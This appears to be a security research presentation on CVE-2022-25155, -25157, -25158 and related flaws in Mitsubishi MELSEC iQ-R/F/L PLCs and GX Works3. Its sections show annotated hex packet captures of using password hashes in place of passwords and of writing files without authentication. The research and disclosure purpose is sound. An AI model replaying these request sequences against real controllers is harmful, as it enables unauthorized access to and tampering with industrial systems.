
CVE	Description	CVSS
<b>CVE-2022-25164</b>	Cleartext Storage of Sensitive Information (CWE-312)	8.6
<b>CVE-2022-29825</b>	Use of Hard-coded Password (CWE-259)	5.6
<b>CVE-2022-29826</b>	Cleartext Storage of Sensitive Information (CWE-312)	6.8
<b>CVE-2022-29827</b>	Use of Hard-coded Cryptographic Key (CWE-321)	6.8
<b>CVE-2022-29828</b>	Use of Hard-coded Cryptographic Key (CWE-321)	6.8
<b>CVE-2022-29829</b>	Use of Hard-coded Cryptographic Key (CWE-321)	6.8
<b>CVE-2022-29830</b>	Use of Hard-coded Cryptographic Key (CWE-321)	9.1

If these vulnerabilities are exploited by malicious attackers, disclosure or tampering of the product's information could allow unauthorized users to gain access to the **MELSEC iQ-R/F/L series** CPU modules, and MELSEC iQ-R series OPC UA server module, to view and execute programs, or to view project files illegally.

## Affected products

- **GX Works3**
- MX OPC UA Module Configurator-R
- GT Designer3 Version1 (GOT2000)
- Motion Control Setting

# SECURITY FUNCTIONS




<b>Block Password</b>	To prevent illegal accessing and viewing of programs (in program component units)
<b>Security key</b>	To prevent illegal accessing and viewing of programs (in program file units)

<b>Security key</b>	To prevent illegal execution of programs
<b>File password 32</b>	To prevent illegal reading/writing of files
<b>Remote password</b>	To limit access from outside a specific communication path
<b>IP filter function</b>	Blocks access from an invalid IP address by identifying the IP address of an external device via the Ethernet

# HASH INSTEAD FILE PASSWORD

## CVE-2022-25157 (7.4)



```

0000008E 57 00 00 00 00 11 11 07 00 00 ff ff 03 00 00 fe W.....
0000009E 03 00 00 54 00 1c 0a 16 14 00 00 00 00 00 00 ...T.....
000000AE 00 00 00 00 00 00 00 00 00 00 00 00 18 67 01 .....g.
000000BE 00 00 00 00 00 00 00 00 00 04 00 00 00 00 28 .....(
000000CE 00 24 00 4d 00 45 00 4c 00 50 00 52 00 4a 00 24 $.M.E.L .P.R.J.$
000000DE 00 5c 00 53 00 59 00 53 00 54 00 45 00 4d 00 2e .\S.Y.S .T.E.M..
000000EE 00 50 00 52 00 4d 00 00 00 .P.R.M..
00000092 d7 00 00 00 00 11 11 7f 00 00 00 a8 03 00 ff ff .....
000000A2 03 00 00 2c 00 9c 0a 18 14 0e 44 00 00 00 00 00 .....,... ..D.....
000000B2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 .....
000000C2 67 01 00 00 00 01 48 21 07 08 08 01 45 04 20 06 g.....H! ....E. .
000000D2 12 .

```

```

000000F7 57 00 00 00 00 11 11 07 00 00 ff ff 03 00 00 fe W.....
00000107 03 00 00 7b 00 1c 0a 16 14 00 00 00 00 00 00 00 ...{.....
00000117 00 00 00 00 00 00 00 00 00 00 00 00 18 67 01 .....g.
00000127 00 38 00 00 00 00 00 00 00 04 00 00 00 00 28 .8.....(
00000137 00 24 00 4d 00 45 00 4c 00 50 00 52 00 4a 00 24 $.M.E.L .P.R.J.$
00000147 00 5c 00 53 00 59 00 53 00 54 00 45 00 4d 00 2e .\S.Y.S .T.E.M..
00000157 00 50 00 52 00 4d 00 00 00 00 02 23 00 01 40 20 .P.R.M.. ...#..@
00000167 f5 45 b8 0d 80 07 46 5d 1b af 8b 45 bc a0 f7 15 .E....F] ...E....
00000177 b3 ca 58 aa 77 63 cf 25 a4 bb 82 ee 65 18 e8 7a ..X.wc.% ....e..z
000000D3 d7 00 00 00 00 11 11 7f 00 00 00 a8 03 00 ff ff .....
000000E3 03 00 00 22 00 9c 0a 18 14 00 00 00 00 00 00 00 ...".....
000000F3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 .....
00000103 67 01 00 38 00 01 00 g..8...

```

- 1867 - Create/Open File
- 0E44 - Incorrect file password
- File Password Hash
- Success

# NO FILE PASSWORD


## CVE-2022-25158 (7.4)

File	
The following table shows the files for which the passwords can be registered.	
○: Available, ×: Not available	
File name	Availability
System parameter, CPU parameter, module parameter, module extended parameter, memory card parameter	○
Remote password	×

```

000000DB 57 00 00 00 00 11 11 07 00 00 ff ff 03 00 00 fe W.....
000000EB 03 00 00 02 01 1c 0a 16 14 00 00 00 00 00 00 00 .....
000000FB 00 00 00 00 00 00 00 00 00 00 00 00 18 69 01 .....i.
0000010B 00 00 00 04 00 00 00 00 00 dc 00 00 01 58 00 04 .....X..
0000011B 00 02 01 08 00 03 00 00 00 10 02 44 00 04 00 00 .....D...
0000012B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000013B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000014B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000015B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff .....
0000016B ff ff ff 3b 00 00 00 8b 88 32 c1 c9 d7 47 10 c0 ...;....2...G..
0000017B 4f 21 52 72 02 e2 c6 ee b8 5e 90 1f e9 39 67 30 O!Rr....^...9g0
0000018B 77 2d d6 63 72 fd 55 00 00 00 00 00 00 00 00 00 w-.cr.U. ....
0000019B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001AB 00 00 00 00 00 00 00 01 00 09 00 00 00 00 00 ff .....
000001BB 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 00 .....$.
000001CB 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001DB 00 00 00 00 00 00 00 00 00 00 00 ff ff 00 00 00 .....
000001EB 00 d0 2f a1 03 02 10 .../.....
000000D5 d7 00 00 00 00 11 11 7f 00 00 00 a8 03 00 ff ff .....
000000E5 03 00 00 22 00 9c 0a 18 14 00 00 00 00 00 00 00 .....".
000000F5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 .....
00000105 69 01 00 00 00 dc 00 i.....
  
```

### Remote password



- Remote password file
- 1869 - Write File
- Success

# HASH INSTEAD REMOTE PASSWORD

## CVE-2022-25155 (5.9)

```

00000004  57 00 00 00 00 11 11 07 00 00 ff ff 03 00 00 fe  W.....
00000014  03 00 00 20 00 1c 0a 16 14 00 00 00 00 00 00 00  ...
00000024  00 00 00 00 00 00 00 00 00 00 00 00 00 10 02 01  .....
00000034  00 00 00 01 00  .....

0000001C  d7 00 00 00 00 11 11 7f 00 00 00 a8 03 00 ff ff  .....
0000002C  03 00 00 2c 00 9c 0a 18 14 71 41 00 00 00 00 00  ...,. .qA.
0000003C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10  .....
0000004C  02 01 00 00 00 01 48 21 07 07 22 34 03 03 20 06  .....H! .."4..
0000005C  42  B

```

```

00000039  57 00 00 00 00 11 11 07 00 00 ff ff 03 00 00 fe  W.....
00000049  03 00 00 40 00 1c 0a 16 14 00 00 00 00 00 00 00  ...@.....
00000059  00 00 00 00 00 00 00 00 00 00 00 00 00 16 50 01  .....P.
00000069  00 00 00 20 00 cc 89 51 b1 f3 94 02 35 8b a6 d0  ... ..Q ..5...
00000079  76 ac 02 e2 c6 ee b8 5e 90 1f e9 39 67 30 77 2d  v.....^ ...9g0w-
00000089  d6 63 72 fd 55  .cr.U

0000005D  d7 00 00 00 00 11 11 7f 00 00 00 a8 03 00 ff ff  .....
0000006D  03 00 00 20 00 9c 0a 18 14 00 00 00 00 00 00 00  ...
0000007D  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 16  .....
0000008D  50 01 00 00 00  P....

